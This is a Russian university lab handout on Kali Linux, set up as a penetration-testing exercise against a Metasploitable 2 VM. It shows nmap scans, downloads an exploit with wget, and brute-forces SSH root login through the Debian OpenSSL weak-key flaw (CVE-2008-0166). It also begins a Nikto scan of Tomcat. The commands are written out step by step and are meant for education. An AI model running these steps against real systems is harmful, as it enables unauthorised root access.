



МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение  
высшего образования

**«МИРЭА – Российский технологический университет» РТУ МИРЭА**

**РТУ МИРЭА**

---

Институт кибербезопасности и цифровых технологий

Кафедра КБ-2 «Прикладные информационные технологии»

---

Практическая работа № 5

по дисциплине «Безопасность Операционных систем»

«Основы Kali Linux ч.2»

Москва

2022

## **Цель работы**

Продолжить изучение инструментов Kali linux nmap, metasploit. Утилита для тестирования веб сервисов nikto.

**Время выполнения работы:** 4 академических часа.

## **Порядок выполнения работы**

### **1. Установить Kali Linux, metasploitable 2.**

По аналогии с п. 1-5 Практической работы № 4 “Основы Kali Linux” установить виртуальные машины с Kali Linux, metasploitable 2, настроить сетевое взаимодействие, определить ip адрес сети.

### **2. Взламываем SSH**

Надеюсь, Вам понравилось взламывать. Мы смогли получить рут-права на атакуемой машине, основываясь только на использовании сканера **nmap**. В этой практической работе будем получать рут права другим способом.

Выполнив команду **nmap -p- 10.0.X.5**, мы получаем список открытых портов на целевой машине

```

(root@test-kali)-[/home/kali]
# nmap -p- 22 10.0.100.5
Starting Nmap 7.93 ( https://nmap.org ) at 2022-10-31 11:12 EDT
Nmap scan report for 10.0.100.5
Host is up (0.00062s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
37247/tcp open  unknown
44902/tcp open  unknown
50381/tcp open  unknown
56525/tcp open  unknown
MAC Address: 08:00:27:E5:57:DA (Oracle VirtualBox virtual NIC)

Nmap done: 2 IP addresses (1 host up) scanned in 5.65 seconds

(root@test-kali)-[/home/kali]
#

```

Обратим внимание на открытый порт 22, который использует сервис SSH.

Проведем более углубленное сканирование этого порта

**nmap -T4 -A -p 22 10.0.X.5**

```

(root@test-kali)-[/home/kali]
# nmap -T4 -A -p 22 10.0.100.5
Starting Nmap 7.93 ( https://nmap.org ) at 2022-10-31 11:15 EDT
Nmap scan report for 10.0.100.5
Host is up (0.00046s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|_ 1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_ 2048 5656240f211ddea72bae61b1243de8f3 (RSA)
MAC Address: 08:00:27:E5:57:DA (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.46 ms  10.0.100.5

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.37 seconds

(root@test-kali)-[/home/kali]
#

```

Из этого запроса мы получили название сервиса ssh, изучить его особенности можно в интернете. Помимо название сервиса были получены хэши ключей ssh.

Нас будет интересовать текущая уязвимость, которая называется: «Уязвимость генератора случайных чисел **OpenSSH/OpenSSL**».

Дополнительную информацию об этой уязвимости можно получить по ссылке <https://nvd.nist.gov/vuln/detail/CVE-2008-0166>.

### Содержание отчета по выполненной работе

В отчёте о выполненной работе необходимо указать:



- Ссылка на уязвимость в каталоге Mitre AT&T



Kali Linux, an Offensive Security x CVE-2008-0166 — Яндекс: нашёлся 1 млн результатов - Mozilla Firefox



← → ↻ 🏠 <https://www.yandex.ru/search/?text=CVE-2008-0166&clid=2186620&rdrnd=2066368>



**Яндекс** CVE-2008-0166 Найти Голос Ссылка Будьте в

**Поиск** [Картинки](#) [Видео](#) [Карты](#) [Маркет](#) [Новости](#) [Переводчик](#) [Эфир](#) [Коллекции](#) [Кью](#) [Услуги](#) [Ещё](#)

 **GitHub - g0tmilk/debian-ssh: Debian OpenSSL Predictable...**  
[github.com](#) > [g0tmilk/debian-ssh](#)   
Add **CVEs** references. ... On May 13th, **2008** the Debian project announced that Luciano Bello found an interesting **vulnerability** in the OpenSSL package they were distributing. The bug in question was caused by the removal of the following line of... [Читать ещё >](#)


 **CVE - CVE-2008-0166**  
[cve.mitre.org](#) > [Is a malformed CVE-id > ?name=CVE-2008-0166](#)   
**Common Vulnerabilities and Exposures (CVE®)** is a list of entries — each containing an identification ... **CVE-2008-0166**. Learn more at National **Vulnerability** Database (NVD). • [CVSS Severity Rating](#) • [Fix Information](#) • [Vulnerable Software Versions](#)... [Читать ещё >](#)

 **NVD - CVE-2008-0166**  
[nvd.nist.gov](#) > [Vulnerabilities](#) > [detail/CVE-2008-0166](#)   
**CVE-2008-0166** Detail. Modified. This **vulnerability** has been modified since it was last analyzed by the NVD. [Читать ещё >](#)

 **CVE-2008-0166 : OpenSSL 0.9.8c-1 up to versions before...**  
[cvedetails.com](#) > [cve/CVE-2008-0166/](#)   
**Vulnerability Details : CVE-2008-0166**. ... There are not any metasploit modules related to


Нашёлся 1 млн результатов  
[Дать объявление](#)

Первая ссылка в поиске ведет нас на ресурс **GitHub**:



Как видим, существует несколько эксплойтов на разных языках программирования. Выберем эксплойт, который написан на **Python**, но можно выбрать любой из них. Автор добавил подробную инструкцию по его установке, что сильно упрощает работу:






```
# LIABILITY OF FITNESS FOR A PARTICULAR PURPOSE. See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License
# along with this program; if not, write to the Free Software
# Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston,
# MA 02110-1301, USA.
#####
# Autor: hitz - WarCat team (warcat.no-ip.org)
# Collaborator: pretoriano
#
# 1. Download https://github.com/offensive-security/exploitdb-bin-spl
#
# 2. Extract it to a directory
#
# 3. Execute the python script
#   - something like: python exploit.py /home/hitz/keys 192.168.1.240 root 22 5
#   - execute: python exploit.py (without parameters) to display the help
#   - if the key is found, the script shows something like that:
#       Key Found in file: ba7a6b3be3dac7dcd359w20b4afd5143-1121
#       Execute: ssh -lroot -p22 -i /home/hitz/keys/ba7a6b3be3dac7dcd359w20b4afd5143-1121
#####

import Queue
import os
import string
import time
from threading import Thread
```

Видим, что для запуска эксплойта нужны три шага. Сначала нужно скачать архив, с помощью команды «**wget**». Для этого нужно проскроллить страницу в самый верх и найти вкладку **Download**. Далее нажать правой кнопкой мыши и выбрать «**Copy Link Location**»:



Переходим в терминал и вводим команду «**wget** адрес ссылки на эксплойт»:

```
(root@kali)~# wget https://www.exploit-db.com/download/5720
--2022-10-31 11:22:33-- https://www.exploit-db.com/download/5720
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4346 (4.2K) [application/txt]
Saving to: '5720'

5720                               100%[=====] 4.24K --.-KB/s  in 0s
2022-10-31 11:22:33 (61.5 MB/s) - '5720' saved [4346/4346]
```

Загрузка прошла успешно. Далее нужно запустить скрипт **python2 5720** (В данном случае 5720 - это название файла):



```
(root@test-kali)-[/home/kali]
# python2 5720

-OpenSSL Debian exploit- by ||WarCat team|| warcat.no-ip.org
./exploit.py <dir> <host> <user> [[port] [threads]]
  <dir>: Path to SSH privatekeys (ex. /home/john/keys) without final slash
  <host>: The victim host
  <user>: The user of the victim host
  [port]: The SSH port of the victim host (default 22)
  [threads]: Number of threads (default 4) Too big number is bad
```

Скрипт сработал корректно и отлично работает, и у нас в терминале появился вывод того, как нужно использовать данный эксплойт. Далее нужно скачать один из двух файлов, которые нас просит загрузить автор эксплойта:

```
#
# 1. Download https://github.com/offensive-security/exploitdb-bin-splotts/raw/master/bin-splotts/5622.tar.bz2 (debian_ssh_rsa_2048_x86.tar.bz2)
#
```

Выполним загрузку через **wget**

```
(root@test-kali)-[/home/kali]
# wget https://github.com/offensive-security/exploitdb-bin-splotts/raw/master/bin-splotts/5622.tar.bz2
--2022-10-31 11:30:21-- https://github.com/offensive-security/exploitdb-bin-splotts/raw/master/bin-splotts/5622.tar.bz2
Resolving github.com (github.com)... 140.82.121.3
Connecting to github.com (github.com)|140.82.121.3|:443 ... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/offensive-security/exploitdb-bin-splotts/master/bin-splotts/5622.tar.bz2 [following]
--2022-10-31 11:30:22-- https://raw.githubusercontent.com/offensive-security/exploitdb-bin-splotts/master/bin-splotts/5622.tar.bz2
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.110.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 50226987 (48M) [application/octet-stream]
Saving to: '5622.tar.bz2'

5622.tar.bz2          100%[=====>] 47.90M  25.4MB/s  in 1.9s

2022-10-31 11:30:27 (25.4 MB/s) - '5622.tar.bz2' saved [50226987/50226987]
```

## Содержание отчета по выполненной работе

В отчёте о выполненной работе необходимо указать:

- Описание основных ключей команды **wget**

Немного об этой уязвимости. При настройке **ssh**-сервера необходимо заменить ключи по умолчанию на новые, чтобы Вы могли на нем авторизоваться.


Если не углубляться в шифрование, и особенности его работы, можно рассматривать этот ключ как пароль, который позволяет пройти авторизацию.

Это не совсем так, но Вы можете рассматривать его именно в этом ключе для упрощения. В более старых версиях **Debian** были проблемы с генерированием подобных ключей. В данной версии **Debian**, при создании ключей есть баг, который ограничивает максимально возможное количество сгенерированных ключей, т.е. вместо огромного количества ключей этот баг ограничивал количество созданных ключей, а это значит, что кто-то мог написать скрипт и подобрать комбинацию Ваших ключей.

Сейчас мы используем именно этот эксплойт. Файл, который мы скачали, содержит диапазон всех возможных ключей, и один из них точно подойдет, и мы сможем пройти **ssh** авторизацию.

Обратите внимание, что это скачанный нами файл - это **tar.bz2**.

Представим ситуацию, что мы не знаем, что такое **tar** и **bz2**. Для начала выполним команду «**file**»:



```
(root@kali)~# file 5622.tar.bz2
5622.tar.bz2: bzip2 compressed data, block size = 900k
```

Выводится сообщение, что это данные **bz2**. Теперь мы знаем, что файлы с расширением **bz2** – это файлы **bzip2**.

Далее можно посмотреть опции **bzip2**, с помощью команды «**—help**»:

```
(root@test-kali)-[/home/kali]
# bzip2 --help
bzip2, a block-sorting file compressor.  Version 1.0.8, 13-Jul-2019.

usage: bzip2 [flags and input files in any order]

-h --help            print this message
-d --decompress      force decompression
-z --compress        force compression
-k --keep            keep (don't delete) input files
-f --force           overwrite existing output files
-t --test            test compressed file integrity
-c --stdout          output to standard out
-q --quiet           suppress noncritical error messages
-v --verbose         be verbose (a 2nd -v gives more)
-L --license         display software version & license
-V --version         display software version & license
-s --small           use less memory (at most 2500k)
-1 .. -9            set block size to 100k .. 900k
--fast              alias for -1
--best              alias for -9

If invoked as `bzip2', default action is to compress.
      as `bunzip2', default action is to decompress.
      as `bzipcat', default action is to decompress to stdout.

If no file names are given, bzip2 compresses or decompresses
from standard input to standard output.  You can combine
short flags, so `-v -4' means the same as -v4 or -4v, &c.
```

Как видим опция **-d** распаковывает этот файл. Запишем команду: «**bzip2 -d 5622.tar.bz2**»:

```
(root@test-kali)-[/home/kali]
# bzip2 -d 5622.tar.bz2
```

### Содержание отчета по выполненной работе

В отчёте о выполненной работе необходимо указать:

- Создайте файл **test** и заархивируйте ее с помощью **bzip2**, результат приложите скриншотом

С помощью команды **ls** выводим содержимое текущей директории и видим файл с расширением **.tar**:

```
(root@test-kali)-[/home/kali]
# ls
5622.tar Desktop Downloads
5720 Documents metasploitable2.gn
```

Для удобства дальнейшей работы создадим новую директорию lab5 и переместим в нее файлы 5720, 5622.tar, переместимся в нее.

```
(root@test-kali)-[/home/kali]
# mkdir lab5

(root@test-kali)-[/home/kali]
# mv 5720 5622.tar ./lab5

(root@test-kali)-[/home/kali]
# cd lab5

(root@test-kali)-[/home/kali/lab5]
# ls
5622.tar 5720

(root@test-kali)-[/home/kali/lab5]
#
```

Чтобы извлечь содержимое архива необходимо выполнить команду: «tar xvf 5622.tar»:

```
(root@test-kali)-[/home/kali/lab5]
# tar xvf 5622.tar
rsa/
rsa/2048/
rsa/2048/2712a6d5cec99f295a0c468b830a370d-28940.pub
rsa/2048/eaddc9bba9bf3c0832f443706903cd14-28712.pub
rsa/2048/0bdcea11b2c628c7fd8bc4b04ca43668-12474
rsa/2048/3fabfedd883c3cef69881a4fc30fdac7-3828.pub
rsa/2048/a508919ec49fcf91ad0ecf8472349d9b-3039.pub
rsa/2048/9ddc1879b9ac311f24a81e835aac5866-28340.pub
rsa/2048/37cb6c02b84dfab70b7e0ad014a00414-27656.pub
rsa/2048/17b33876782270d00f0aa284757e82ba-15477.pub
rsa/2048/be74666ad474495ab736fc3202477d84-6942
rsa/2048/47768d697b20113b3d9ef95e05733385-10400.pub
rsa/2048/4c76e5bbc84f79b40de73dd397df8732-4972.pub
rsa/2048/f75da80d947a45ce56f01a1a78c53e49-8490.pub
```

Все это возможные ключи, которые мы будем использовать на нашей цели, и один из них должен подойти.

У нас появилась новая директория «rsa/». Можно проверить ее содержимое:



```
(root@kali)-[/home/kali/lab5]
# ls rsa/2048
0002d5af29276c95a49dc2ab3b506707-23747          7faaa49afea2c1ae312bbf7fa6b3403f-1401
0002d5af29276c95a49dc2ab3b506707-23747.pub      7faaa49afea2c1ae312bbf7fa6b3403f-1401.pub
00030d8fbf8ef4e6c7c878e5a3700192-29213          7fad2b221e246f0720f6c9de554b3f10-32338
00030d8fbf8ef4e6c7c878e5a3700192-29213.pub      7fad2b221e246f0720f6c9de554b3f10-32338.pub
0004c120c8d0b5820c5d84d35e3c8d19-20980          7fae82c6ee56aae7128a1fc4b68c8816-21006
0004c120c8d0b5820c5d84d35e3c8d19-20980.pub      7fae82c6ee56aae7128a1fc4b68c8816-21006.pub
00055066466fe1a24339bce3cc97f4fb-615           7fb06bd46224b4f1915b65cac25f49f1-8928
00055066466fe1a24339bce3cc97f4fb-615.pub        7fb06bd46224b4f1915b65cac25f49f1-8928.pub
0005747d79401a31f2ebf94c8aaa4fb7-29173          7fb38732633d4afa838c4c562231ea1c-8139
0005747d79401a31f2ebf94c8aaa4fb7-29173.pub      7fb38732633d4afa838c4c562231ea1c-8139.pub
0007ebc0297426bd78560972fccdf738-19781          7fb8dc16704b103339ae1af8bb4a6fff-997
0007ebc0297426bd78560972fccdf738-19781.pub      7fb8dc16704b103339ae1af8bb4a6fff-997.pub
000816d3519666c6f2dae9ee36cda065-8358          7fb92ee77c941eb15a1926d097dfb555-20341
```

## Содержание отчета по выполненной работе

В отчёте о выполненной работе необходимо указать:

- Создайте папку test2 и заархивируйте ее с помощью tar, результат приложите скриншотом. Дайте описание использованным ключам

Нам нужно запустить наш эксплойт. Сначала нужно прописать исполнение самого эксплойта, затем путь до ключей, после этого указать **ip**-адрес нашей цели, и указать номер порта. Команда будет выглядеть как: «**python2 5720 rsa/2048 10.0.X.5 root 22 10**»:

```
(root@kali)-[/home/kali/lab5]
# python2 5720 rsa/2048 10.0.100.5 root 22 10

-OpenSSL Debian exploit- by ||WarCat team|| warcat.no-ip.org
```

Обратите внимание на номер порта, а именно 22. Имейте ввиду, что разные сервера **ssh** могут быть запущены на разных портах. Всегда нужно проверять есть ли на атакуемой машине другой **ssh**-сервер, который использует другой порт.

Итак, подбор ключей завершился успешно, и автор эксплойта добавил фичу в свой скрипт, а именно, можно выполнять готовую команду для взлома сервера по **ssh**:

Нужно скопировать команду: «**ssh -lroot -p22 -i rsa/2048/\*\* 10.0.X.5**», и вставить ее в терминале:

Отлично, мы авторизировались как рут-пользователь. Мы нашли еще один способ, как попасть в систему. Для того, чтобы завершить соединение, нужно просто выполнить команду «exit».

**Не отчаивайтесь, если у вас не получилось.** На самом деле актуальные ключи ssh мы получили с помощью сканирования nmap.

### **Содержание отчета по выполненной работе**

В отчёте о выполненной работе необходимо указать:

- Заново проведите сканирование nmap по порту 22, сохраните название ключа rsa (2048). Используя grep найдите пару ключей в папке rsa/2048/ и переместите их в отдельную папку keys
- Изобразите схему работы OpenSSH

### **3. Взламываем WEB сервис**

Продолжаем рассматривать тематику взлома систем, и давайте поищем еще один способ, как взломать нашу цель.

Сейчас рассмотрим инструмент под названием «**Nikto**». Этот инструмент предназначен для сканирования уязвимостей веб-приложений. Этот инструмент сканирует сайты на предмет возможных уязвимостей. Мы можем использовать «**Nikto**», так как на атакуемой машине мы имеем несколько веб-сервисов.

Если запустить этот сканер с помощью команды «**nikto**» без параметров, то мы увидим ошибку:



```
(root@test-kali)-[/home/kali]
# nikto
- Nikto v2.1.6

+ ERROR: No host or URL specified

- config+      Use this config file
- Display+    Turn on/off display outputs
- dbcheck      check database and other key files for syntax errors
- Format+      save file (-o) format
- Help         Extended help information
- host+        target host/URL
- id+          Host authentication to use, format is id:pass or id:pass:realm
- list-plugins List all available plugins
- output+      Write output to this file
- nossl        Disables using SSL
- no404        Disables 404 checks
- Plugins+     List of plugins to run (default: ALL)
- port+        Port to use (default 80)
- root+        Prepend root value to all requests, format is /directory
- ssl          Force ssl mode on port
- Tuning+      Scan tuning
- timeout+     Timeout for requests (default 10 seconds)
- update       Update databases and plugins from CIRT.net
- Version      Print plugin and database versions
- vhost+       Virtual host (for Host header)
               + requires a value

Note: This is the short help output. Use -H for full help text.
```

Иными словами, для корректной работы инструмента нам нужно указывать некоторые опции, в частности, «**-host <ip-адрес>**». Имейте ввиду, что на атакуемой машине несколько веб-серверов. Один из них использует 80 порт (сервер **Apache**), а другой 8180 (**Apache Tomcat**).

Давайте поработаем с сервером **Apache Tomcat**.

В нашу команду добавляем опцию «**-p**», а также порт 8180, т.к. по-умолчанию используется 80 порт, который нам пока что не нужен. Команда будет иметь вид: «**nikto -host 10.0.X.5 -p 8180**»:

```
(root@test-kali)-[/home/kali]
# nikto -host 10.0.100.5 -p 8180
- Nikto v2.1.6

█
```

Nikto запустился, и нам нужно подождать результат работы инструмента:

Через некоторое время мы находим различные уязвимости, которые потенциально можно эксплуатировать, к примеру, методы **HTTP**, которые позволяют нам загружать или удалять файлы с сервера:

```
(root@kali)~# nikto -host 10.0.100.5 -p 8180
- Nikto v2.1.6

+ Target IP: 10.0.100.5
+ Target Hostname: 10.0.100.5
+ Target Port: 8180
+ Start Time: 2022-10-31 14:10:48 (GMT-4)

+ Server: Apache-Coyote/1.1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-39272: /favicon.ico file identifies this app/server as: Apache Tomcat (possibly 5.5.26 through 8.0.15), Alfresco Community
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS
